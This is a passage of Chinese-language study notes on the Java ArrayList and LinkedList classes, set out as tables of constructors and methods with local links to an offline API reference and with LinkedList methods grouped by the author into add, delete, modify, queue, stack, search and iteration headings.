| [**ArrayList**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\ArrayList.html#ArrayList(java.util.Collection))([Collection](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Collection.html)<? extends [E](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\ArrayList.html)> c) 构造一个包含指定 collection 的元素的列表，这些元素是按照该 collection 的迭代器返回它们的顺序排列的。 | |  |
| [**ArrayList**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\ArrayList.html#ArrayList(int))(int initialCapacity) 构造一个具有指定初始容量的空列表。 | |  |
| **方法摘要** | | |
| **boolean** | [**add**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\ArrayList.html#add(E))**(**[**E**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\ArrayList.html)**e)** 将指定的元素添加到此列表的尾部。 | |
| **void** | [**add**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\ArrayList.html#add(int, E))**(int index,**[**E**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\ArrayList.html)**element)**将指定的元素插入此列表中的指定位置。 | |
| **boolean** | [**addAll**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\ArrayList.html#addAll(java.util.Collection))**(**[**Collection**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Collection.html)**<? extends**[**E**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\ArrayList.html)**> c)**按照指定 collection 的迭代器所返回的元素顺序，将该 collection 中的所有元素添加到此列表的尾部。 | |
| **boolean** | [**addAll**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\ArrayList.html#addAll(int, java.util.Collection))**(int index,**[**Collection**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Collection.html)**<? extends**[**E**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\ArrayList.html)**> c)**从指定的位置开始，将指定 collection 中的所有元素插入到此列表中。 | |
| **void** | [**clear**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\ArrayList.html#clear())**()**移除此列表中的所有元素。 | |
| [**Object**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\Object.html) | [**clone**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\ArrayList.html#clone())**()**返回此 ArrayList 实例的浅表副本。 | |
| **boolean** | [**contains**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\ArrayList.html#contains(java.lang.Object))**(**[**Object**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\Object.html)**o)**如果此列表中包含指定的元素，则返回 true。 | |
| **void** | [**ensureCapacity**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\ArrayList.html#ensureCapacity(int))**(int minCapacity)**如有必要，增加此 ArrayList 实例的容量，以确保它至少能够容纳最小容量参数所指定的元素数。 | |
| [**E**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\ArrayList.html) | [**get**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\ArrayList.html#get(int))**(int index)**返回此列表中指定位置上的元素。 | |
| **int** | [**indexOf**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\ArrayList.html#indexOf(java.lang.Object))**(**[**Object**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\Object.html)**o)**返回此列表中首次出现的指定元素的索引，或如果此列表不包含元素，则返回 -1。 | |
| **boolean** | [**isEmpty**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\ArrayList.html#isEmpty())**()**如果此列表中没有元素，则返回 true | |
| **int** | [**lastIndexOf**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\ArrayList.html#lastIndexOf(java.lang.Object))**(**[**Object**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\Object.html)**o)**返回此列表中最后一次出现的指定元素的索引，或如果此列表不包含索引，则返回 -1。 | |
| [**E**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\ArrayList.html) | [**remove**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\ArrayList.html#remove(int))**(int index)**移除此列表中指定位置上的元素。 | |
| **boolean** | [**remove**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\ArrayList.html#remove(java.lang.Object))**(**[**Object**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\Object.html)**o)**移除此列表中首次出现的指定元素（如果存在）。 | |
| **protected void** | [**removeRange**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\ArrayList.html#removeRange(int, int))**(int fromIndex, int toIndex)**移除指定范围元素（含头不含尾）。 | |
| [**E**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\ArrayList.html) | [**set**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\ArrayList.html#set(int, E))**(int index,**[**E**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\ArrayList.html)**element)**用指定的元素替代此列表中指定位置上的元素。 | |
| **int** | [**size**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\ArrayList.html#size())**()**返回此列表中的元素数。 | |
| [**Object**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\Object.html)**[]** | [**toArray**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\ArrayList.html#toArray())**()**按适当顺序（从第一个到最后一个元素）返回包含此列表中所有元素的数组。 | |
| |  | | --- | | **<T> T[]** | | [**toArray**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\ArrayList.html#toArray(T[]))**(T[] a)**按适当顺序（从第一个到最后一个元素）返回包含此列表中所有元素的数组；返回数组的运行时类型是指定数组的运行时类型。 | |
| **void** | [**trimToSize**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\ArrayList.html#trimToSize())**()**将此 ArrayList 实例的容量调整为列表的当前大小。 | |
| **从类 java.util.**[**AbstractList**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\AbstractList.html)**继承的方法** | | |
| [equals](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\AbstractList.html#equals(java.lang.Object)), [hashCode](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\AbstractList.html#hashCode()), [iterator](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\AbstractList.html#iterator()), [listIterator](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\AbstractList.html#listIterator()), [listIterator](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\AbstractList.html#listIterator(int)), [subList](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\AbstractList.html#subList(int, int)) | | |
| **从类 java.util.**[**AbstractCollection**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\AbstractCollection.html)**继承的方法** | | |
| [containsAll](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\AbstractCollection.html#containsAll(java.util.Collection)), [removeAll](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\AbstractCollection.html#removeAll(java.util.Collection)), [retainAll](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\AbstractCollection.html#retainAll(java.util.Collection)), [toString](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\AbstractCollection.html#toString()) | | |
| **从类 java.lang.**[**Object**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\Object.html)**继承的方法** | | |
| [finalize](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\Object.html#finalize()), [getClass](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\Object.html#getClass()), [notify](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\Object.html#notify()), [notifyAll](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\Object.html#notifyAll()), [wait](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\Object.html#wait()), [wait](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\Object.html#wait(long)), [wait](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\Object.html#wait(long, int)) | | |
| **从接口 java.util.**[**List**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\List.html)**继承的方法** | | |
| [containsAll](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\List.html#containsAll(java.util.Collection)), [equals](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\List.html#equals(java.lang.Object)), [hashCode](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\List.html#hashCode()), [iterator](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\List.html#iterator()), [listIterator](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\List.html#listIterator()), [listIterator](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\List.html#listIterator(int)), [removeAll](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\List.html#removeAll(java.util.Collection)), [retainAll](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\List.html#retainAll(java.util.Collection)), [subList](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\List.html#subList(int, int)) | | |

**类 LinkedList<E> 链表**

|  |  |
| --- | --- |
| **字段摘要** | |
| [**modCount**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\AbstractList.html#modCount) **从类 java.util.**[**AbstractList**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\AbstractList.html)**继承的字段** | |
| **构造方法摘要** | |
| [**LinkedList**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\LinkedList.html#LinkedList())() 构造一个空列表。 | |
| **[LinkedList](file:///E:\\%E7%BC%96%E7%A8%8B\\%E6%96%87%E6%A1%A3\\JavaAPIchinese\\java\\util\\LinkedList.html" \l "LinkedList(java.util.Collection))**([Collection](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Collection.html)<? extends [E](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\LinkedList.html)> c) 构造一个包含指定 collection 中的元素的列表。 | |
| **方法摘要** | |
| **增** |  |
| **boolean** | [**add**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\LinkedList.html#add(E))**(**[**E**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\LinkedList.html)**e)**将指定元素添加到此列表的结尾。 |
| **void** | [**add**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\LinkedList.html#add(int, E))**(int index,**[**E**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\LinkedList.html)**element)** 在指定位置插入指定元素。 |
| **boolean** | [**addAll**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\LinkedList.html#addAll(java.util.Collection))**(**[**Collection**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Collection.html)**<? extends**[**E**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\LinkedList.html)**> c)**在结尾添加指定collection的所有元素。 |
| **boolean** | [**addAll**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\LinkedList.html#addAll(int, java.util.Collection))**(int index,**[**Collection**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Collection.html)**<? extends**[**E**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\LinkedList.html)**> c)** 在指定位置插入指定collection的所有元素。 |
| **void** | [**addFirst**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\LinkedList.html#addFirst(E))**(**[**E**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\LinkedList.html)**e)**在开头插入指定元素。 |
| **void** | [**addLast**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\LinkedList.html#addLast(E))**(**[**E**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\LinkedList.html)**e)**在结尾添加指定元素。 |
| **删** |  |
| [**E**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\LinkedList.html) | [**remove**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\LinkedList.html#remove())**()**获取并移除此列表的头（第一个元素）。 |
| [**E**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\LinkedList.html) | [**remove**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\LinkedList.html#remove(int))**(int index)**移除此列表中指定位置处的元素。 |
| **boolean** | [**remove**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\LinkedList.html#remove(java.lang.Object))**(**[**Object**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\Object.html)**o)**从此列表中移除首次出现的指定元素（如果存在）。 |
| [**E**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\LinkedList.html) | [**removeFirst**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\LinkedList.html#removeFirst())**()**移除并返回此列表的第一个元素。 |
| **boolean** | [**removeFirstOccurrence**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\LinkedList.html#removeFirstOccurrence(java.lang.Object))**(**[**Object**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\Object.html)**o)**从此列表中移除第一次出现的指定元素（从头部到尾部遍历列表时）。 |
| [**E**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\LinkedList.html) | [**removeLast**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\LinkedList.html#removeLast())**()**移除并返回此列表的最后一个元素。 |
| **boolean** | [**removeLastOccurrence**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\LinkedList.html#removeLastOccurrence(java.lang.Object))**(**[**Object**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\Object.html)**o)**从此列表中移除最后一次出现的指定元素（从头部到尾部遍历列表时）。 |
| **void** | [**clear**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\LinkedList.html#clear())**()**从此列表中移除所有元素。 |
| [**Object**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\Object.html) | [**clone**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\LinkedList.html#clone())**()**返回此 LinkedList 的浅表副本。 |
| **boolean** | [**contains**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\LinkedList.html#contains(java.lang.Object))**(**[**Object**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\Object.html)**o)**如果此列表包含指定元素，则返回 true。 |
| [**Iterator**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Iterator.html)**<**[**E**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\List.html)**>** | [**iterator**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\List.html#iterator())**()**返回按适当顺序在列表的元素上进行迭代的迭代器。 |
| **改** |  |
| [**E**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\LinkedList.html) | [**set**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\LinkedList.html#set(int, E))**(int index,**[**E**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\LinkedList.html)**element)**将此列表中指定位置的元素替换为指定的元素。 |
| **队列** | **队列（先进先出FIFO）（JDK1.5）** |
| **boolean** | [**offer**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\LinkedList.html#offer(E))**(**[**E**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\LinkedList.html)**e)**在末尾添加指定元素。 |
| **boolean** | [**offerFirst**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\LinkedList.html#offerFirst(E))**(**[**E**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\LinkedList.html)**e)**在开头插入指定元素。 |
| **boolean** | [**offerLast**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\LinkedList.html#offerLast(E))**(**[**E**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\LinkedList.html)**e)**在末尾插入指定元素。 |
| [**E**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\LinkedList.html) | [**peek**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\LinkedList.html#peek())**()**获取但不移除此列表的头（第一个元素）。（**peek**：看而不拿） |
| [**E**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\LinkedList.html) | [**peekFirst**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\LinkedList.html#peekFirst())**()**获取但不移除此列表的第一个元素；如果此列表为空，则返回 null。 |
| [**E**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\LinkedList.html) | [**peekLast**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\LinkedList.html#peekLast())**()**获取但不移除此列表的最后一个元素；如果此列表为空，则返回 null。 |
| [**E**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\LinkedList.html) | [**poll**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\LinkedList.html#poll())**()**获取并移除此列表的头（第一个元素） |
| [**E**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\LinkedList.html) | [**pollFirst**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\LinkedList.html#pollFirst())**()**获取并移除头元素；若为空集，返回null。 |
| [**E**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\LinkedList.html) | [**pollLast**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\LinkedList.html#pollLast())**()**获取并移除尾元素；若为空集，返回null。 |
| **堆栈** | **堆栈（先进后出FILO）（JDK1.6）** |
| [**E**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\LinkedList.html) | **[pop](file:///E:\\%E7%BC%96%E7%A8%8B\\%E6%96%87%E6%A1%A3\\JavaAPIchinese\\java\\util\\LinkedList.html" \l "pop())()**从此列表所表示的堆栈处弹出一个元素。 |
| **void** | **[push](file:///E:\\%E7%BC%96%E7%A8%8B\\%E6%96%87%E6%A1%A3\\JavaAPIchinese\\java\\util\\LinkedList.html" \l "push(E))(**[**E**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\LinkedList.html)**e)**将元素推入此列表所表示的堆栈。 |
| **查** |  |
| [**E**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\LinkedList.html) | [**element**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\LinkedList.html#element())**()**获取但不移除此列表的头（第一个元素）。 |
| [**E**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\LinkedList.html) | [**get**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\LinkedList.html#get(int))**(int index)**返回此列表中指定位置处的元素。 |
| [**E**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\LinkedList.html) | [**getFirst**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\LinkedList.html#getFirst())**()**返回此列表的第一个元素。 |
| [**E**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\LinkedList.html) | [**getLast**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\LinkedList.html#getLast())**()**返回此列表的最后一个元素。 |
| **int** | [**indexOf**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\LinkedList.html#indexOf(java.lang.Object))**(**[**Object**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\Object.html)**o)**返回此列表中首次出现的指定元素的索引，如果此列表中不包含该元素，则返回 -1。 |
| **int** | [**lastIndexOf**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\LinkedList.html#lastIndexOf(java.lang.Object))**(**[**Object**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\Object.html)**o)**返回此列表中最后出现的指定元素的索引，如果此列表中不包含该元素，则返回 -1。 |
| **int** | [**size**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\LinkedList.html#size())**()**返回此列表的元素数。 |
| **迭代** |  |
| [**Iterator**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Iterator.html)**<**[**E**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\LinkedList.html)**>** | [**descendingIterator**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\LinkedList.html#descendingIterator())**()**返回逆序的迭代器对象。 |
| [**ListIterator**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\ListIterator.html)**<**[**E**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\LinkedList.html)**>** | [**listIterator**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\LinkedList.html#listIterator(int))**(int index)**返回此列表中的元素的列表迭代器（按适当顺序），从列表中指定位置开始。 |
| **转数组** |  |
| [**Object**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\Object.html)**[]** | [**toArray**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\LinkedList.html#toArray())**()**返回以适当顺序（从第一个元素到最后一个元素）包含此列表中所有元素的数组。 |
| |  | | --- | | **<T> T[]** | | [**toArray**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\LinkedList.html#toArray(T[]))**(T[] a)**返回以适当顺序（从第一个元素到最后一个元素）包含此列表中所有元素的数组；返回数组的运行时类型为指定数组的类型。 |
| **从类 java.util.**[**AbstractSequentialList**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\AbstractSequentialList.html)**继承的方法** | |
| [iterator](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\AbstractSequentialList.html#iterator()) | |
| **从类 java.util.**[**AbstractList**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\AbstractList.html)**继承的方法** | |
| [equals](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\AbstractList.html#equals(java.lang.Object)), [hashCode](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\AbstractList.html#hashCode()), [listIterator](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\AbstractList.html#listIterator()), [removeRange](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\AbstractList.html#removeRange(int, int)), [subList](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\AbstractList.html#subList(int, int)) | |
